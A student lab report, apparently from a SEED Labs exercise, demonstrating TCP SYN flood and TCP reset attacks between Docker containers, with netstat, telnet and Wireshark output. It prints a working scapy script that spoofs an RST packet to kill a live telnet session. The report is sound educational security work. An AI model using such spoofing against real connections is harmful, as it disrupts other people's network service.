Network Security and some of its vulnerabilities

Aim

The aim of this lab is to demonstrate a few TCP attacks to gain first hand experience on vulnerabilities in TCP/IP protocols.

Introduction and Background

The focus of this lab is to demonstrate TCP attacks. We cover 2 such attacks in this lab - TCP SYN flood attack, TCP reset attack. We use containers to set up the lab environment. One of these is configured as the attacker while the rest are used as victims and users.


Methods

First we demonstrate a TCP SYN flood attack. We first disable Ubuntu SYN flood countermeasure, called SYN cookie. We then use a python program to send spoofed TCP SYN packets to a victim machine with randomly generated source IP address, source port, and sequence number. We do this on the attacker machine. We let the attack run for a minute and then try to telnet from the attacker to the victim machine. Next, we use a C program to do the same. Then we enable the SYN cookie countermeasure and try our attack again.

Next we demonstrate TCP reset attacks. We first telnet from user1 machine to user2 machine. We capture this traffic in wireshark and examine the last TCP packet. We substitute src, dst, sport, dport, Next Sequence Number, and substitute in rest_attack.py code provided. We then execute this program and examine the captured traffic on wireshark and the previously opened telnet.


Results and Observations

For the TCP SYN flood attack, as soon as we execute the python program, it sends spoofed packets to the victim machine. To confirm this works, we check the queue size of half open TCP connections on the victim machine. We observe it to quickly fill up in size.



```
[09/29/21]seed@VM:~/.../Labsetup$ docker exec -it 791d07e08618 /bin/bash
root@791d07e08618:/# netstat -tna|grep SYN_RECV|wc -l
124
root@791d07e08618:/# netstat -tna|grep SYN_RECV|wc -l
128
root@791d07e08618:/# netstat -tna|grep SYN_RECV|wc -l
128
root@791d07e08618:/# 
```

But as soon as we try to telnet into the victim machine, we see that we are successful even though the queue is supposedly full and we are constantly sending in spoofed packets.




```
root@VM:/volumes# telnet 10.9.0.5 23
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
791d07e08618 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Sep 29 20:40:23 UTC 2021 from 10.9.0.1 on pts/2
seed@791d07e08618:~$ █
```

We know that TCP retransmits 5 times before removing the half open connection from the queue. Every time when an item is removed, a slot becomes open. Our spoofed attack packets and the legitimate telnet connection request packets will fight for this opening.


We come to the conclusion that our python program is not fast enough, thus allowing a legitimate telnet packet to establish connection.

To counter this, we use a C program. In this method, we first observe that the queue gets immediately filled.




```
root@791d07e08618:/# netstat -tna|grep SYN_RECV|wc -l
128
root@791d07e08618:/# netstat -tna|grep SYN_RECV|wc -l
128
root@791d07e08618:/# netstat -tna|grep SYN_RECV|wc -l
128
root@791d07e08618:/# netstat -tna|grep SYN_RECV|wc -l
128
root@791d07e08618:/# █
```

After initiating a telnet connection, we observe that the connection times out, indicating that the attack worked.




```
root@VM:/volumes# telnet 10.9.0.5 23
Trying 10.9.0.5...
```

Finally, we turn on the SYN cookie countermeasure and re-run the C program attack. We observe that a telnet connection is easily established.




```
[09/29/21]seed@VM:~/.../Labsetup$ docker exec -it 5b37745062f9 /bin/bash
root@VM:/# cd volumes/
root@VM:/volumes# telnet 10.9.0.5 23
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
360ebaefe551 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@360ebaefe551:~$ 
```

Next we initiate a SYN reset attack. We first create a telnet connection between 2 user containers - user1 and user2



```
[09/29/21]seed@VM:~/.../Labsetup$ docker ps
CONTAINER ID   IMAGE                               COMMAND                  CREATED             STATUS          PORTS
NAMES
360ebaefe551   handsonsecurity/seed-ubuntu:large   "bash -c ' /etc/init…"   24 minutes ago      Up 24 minutes
victim-10.9.0.5
f131435d297b   handsonsecurity/seed-ubuntu:large   "bash -c ' /etc/init…"   About an hour ago   Up 24 minutes
user2-10.9.0.7
5b37745062f9   handsonsecurity/seed-ubuntu:large   "/bin/sh -c /bin/bash"   About an hour ago   Up 24 minutes
seed-attacker
3a86c5c23e0b   handsonsecurity/seed-ubuntu:large   "bash -c ' /etc/init…"   About an hour ago   Up 24 minutes
user1-10.9.0.6
[09/29/21]seed@VM:~/.../Labsetup$ docker exec -it 3a86c5c23e0b /bin/bash
root@3a86c5c23e0b:/# telnet 10.9.0.7 23
Trying 10.9.0.7...
Connected to 10.9.0.7.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
f131435d297b login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Sep 29 21:20:11 UTC 2021 from user1-10.9.0.6.net-10.9.0.0 on pts/1
seed@f131435d297b:~$
```


We then use wireshark to capture the last TCP packet and fill in the python reset attack program with relevant details



```
#!/usr/bin/python3
import sys
from scapy.all import *
print("SENDING RESET PACKET.........")
IPLayer = IP(src="10.9.0.6", dst="10.9.0.7")
TCPLayer = TCP(sport=37632, dport=23, flags="R", seq=3420664068)
pkt = IPLayer/TCPLayer
ls(pkt)
send(pkt, verbose=0)
```


```
▸ Frame 81: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface veth9d0ab0b, id
▸ Ethernet II, Src: 02:42:0a:09:00:06 (02:42:0a:09:00:06), Dst: 02:42:0a:09:00:07 (02:42:0a:09:00:
▸ Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.7
▾ Transmission Control Protocol, Src Port: 37632, Dst Port: 23, Seq: 3420664068, Ack: 3671422477,
    Source Port: 37632
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 3420664068
    [Next sequence number: 3420664068]
    Acknowledgment number: 3671422477
    1000 .... = Header Length: 32 bytes (8)
  ▸ Flags: 0x010 (ACK)
    Window size value: 501
    [Calculated window size: 64128]
    [Window size scaling factor: 128]
    Checksum: 0x1445 [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  ▸ Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps

0000  02 42 0a 09 00 07 02 42  0a 09 00 06 08 00 45 10   ·B·····B ······E·
0010  00 34 51 f8 40 00 40 06  d4 9d 0a 09 00 06 0a 09   ·4Q·@·@· ········
0020  00 07 93 00 00 17 cb e3  31 04 da d5 76 0d 80 10   ········ 1···v···
0030  01 f5 14 45 00 00 01 01  08 0a 89 29 24 0b b3 3a   ···E···· ···)$··:
0040  26 47                                              &G

No.: 81 · Time: 2021-09-29 17:25:12.697299714 · Source: 10.9.0.6 · Desti…0664068 Ack=3671422477 Win=64128 Len=0 TSval=2301174795 TSecr=3006932551
```

Now as soon as we execute the python program and notice that the telnet connection we opened is terminated. This happens because the python program sends a TCP RST packet from user1 to user2.




```
[09/29/21]seed@VM:~/.../volumes$ sudo python3 rest_attack.py
SENDING RESET PACKET.........
ersion    : BitField  (4 bits)                = 4               (4)
ihl       : BitField  (4 bits)                = None            (None)
os        : XByteField                        = 0               (0)
en        : ShortField                        = None            (None)
id        : ShortField                        = 1               (1)
lags      : FlagsField  (3 bits)              = <Flag 0 ()>     (<Flag 0 ()>)
rag       : BitField  (13 bits)               = 0               (0)
tl        : ByteField                         = 64              (64)
roto      : ByteEnumField                     = 6               (0)
hksum     : XShortField                       = None            (None)
rc        : SourceIPField                     = '10.9.0.6'      (None)
dst       : DestIPField                       = '10.9.0.7'      (None)
ptions    : PacketListField                   = []              ([])
--
sport     : ShortEnumField                    = 37632           (20)
dport     : ShortEnumField                    = 23              (80)
seq       : IntField                          = 3420664068      (0)
ack       : IntField                          = 0               (0)
dataofs   : BitField  (4 bits)                = None            (None)
eserved   : BitField  (3 bits)                = 0               (0)
lags      : FlagsField  (9 bits)              = <Flag 4 (R)>    (<Flag 2 (S)>)
window    : ShortField                        = 8192            (8192)
hksum     : XShortField                       = None            (None)
rgptr     : ShortField                        = 0               (0)
ptions    : TCPOptionsField                   = []              (b'')
[09/29/21]seed@VM:~/.../volumes$ █
```

The telnet connection gets terminated after the program is executed.



```
[09/29/21]seed@VM:~/.../Labsetup$ docker ps
CONTAINER ID        IMAGE                              COMMAND                  CREATED             STATUS              PORTS
NAMES
360ebaefe551        handsonsecurity/seed-ubuntu:large  "bash -c ' /etc/init…"   24 minutes ago      Up 24 minutes
victim-10.9.0.5
f131435d297b        handsonsecurity/seed-ubuntu:large  "bash -c ' /etc/init…"   About an hour ago   Up 24 minutes
user2-10.9.0.7
5b37745062f9        handsonsecurity/seed-ubuntu:large  "/bin/sh -c /bin/bash"   About an hour ago   Up 24 minutes
seed-attacker
3a86c5c23e0b        handsonsecurity/seed-ubuntu:large  "bash -c ' /etc/init…"   About an hour ago   Up 24 minutes
user1-10.9.0.6
[09/29/21]seed@VM:~/.../Labsetup$ docker exec -it 3a86c5c23e0b /bin/bash
root@3a86c5c23e0b:/# telnet 10.9.0.7 23
Trying 10.9.0.7...
Connected to 10.9.0.7.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
f131435d297b login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Sep 29 21:20:11 UTC 2021 from user1-10.9.0.6.net-10.9.0.0 on pts/1
seed@f131435d297b:~$ Connection closed by foreign host.
root@3a86c5c23e0b:/# s
bash: s: command not found
root@3a86c5c23e0b:/# 
```

We capture the RST packet sent from user1 to user2 in wireshark



```
No.  Time                Source               Destination          Protocol  Length Info
  76 2021-09-29 17:2…  10.9.0.6             10.9.0.7             TELNET    75 Telnet Data ...
  77 2021-09-29 17:2…  10.9.0.7             10.9.0.6             TELNET    92 Telnet Data ...
  78 2021-09-29 17:2…  10.9.0.6             10.9.0.7             TCP       66 37632 → 23 [ACK] Seq=3420664059 Ack=3671422451 Win=64128 Len=…
  79 2021-09-29 17:2…  10.9.0.6             10.9.0.7             TELNET    75 Telnet Data ...
  80 2021-09-29 17:2…  10.9.0.7             10.9.0.6             TELNET    92 Telnet Data ...
  81 2021-09-29 17:2…  10.9.0.6             10.9.0.7             TCP       66 37632 → 23 [ACK] Seq=3420664068 Ack=3671422477 Win=64128 Len=…
  82 2021-09-29 17:2…  02:42:e4:63:39:6c    Broadcast            ARP       42 Who has 10.9.0.7? Tell 10.9.0.1
  83 2021-09-29 17:2…  10.9.0.6             10.9.0.7             TELNET    67 Telnet Data ...
  84 2021-09-29 17:2…  10.9.0.7             10.9.0.6             TCP       54 23 → 37632 [RST] Seq=3671422477 Win=0 Len=0
  85 2021-09-29 17:2…  02:42:0a:09:00:07    02:42:0a:09:00:06    ARP       42 Who has 10.9.0.6? Tell 10.9.0.7
  86 2021-09-29 17:2…  02:42:0a:09:00:06    02:42:0a:09:00:07    ARP       42 Who has 10.9.0.7? Tell 10.9.0.6
  87 2021-09-29 17:2…  02:42:0a:09:00:06    02:42:0a:09:00:07    ARP       42 10.9.0.6 is at 02:42:0a:09:00:06
  88 2021-09-29 17:2…  02:42:0a:09:00:07    02:42:0a:09:00:06    ARP       42 10.9.0.7 is at 02:42:0a:09:00:07

› Frame 81: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface veth9d0ab0b, id 0
› Ethernet II, Src: 02:42:0a:09:00:06 (02:42:0a:09:00:06), Dst: 02:42:0a:09:00:07 (02:42:0a:09:00:07)
› Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.7
› Transmission Control Protocol, Src Port: 37632, Dst Port: 23, Seq: 3420664068, Ack: 3671422477, Len: 0

0000  02 42 0a 09 00 07 02 42  0a 09 00 06 08 00 45 10   ·B·····B ······E·
0010  00 34 51 f8 40 00 40 06  d4 9d 0a 09 00 06 0a 09   ·4Q·@·@· ········
0020  00 07 93 00 00 17 cb e3  31 04 da d5 76 0d 80 10   ········ 1···v···
0030  01 f5 14 45 00 00 01 01  08 0a 89 29 24 0b b3 3a   ···E···· ···)$··:
0040  26 47                                              &G
```

Activities
Wireshark
Sep 29 17:29
[SEED Labs] Capturing from veth9d0ab0b
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
veth9d0ab0b: <live capture in progress>
Packets: 88 · Displayed: 88 (100.0%)
Profile: Default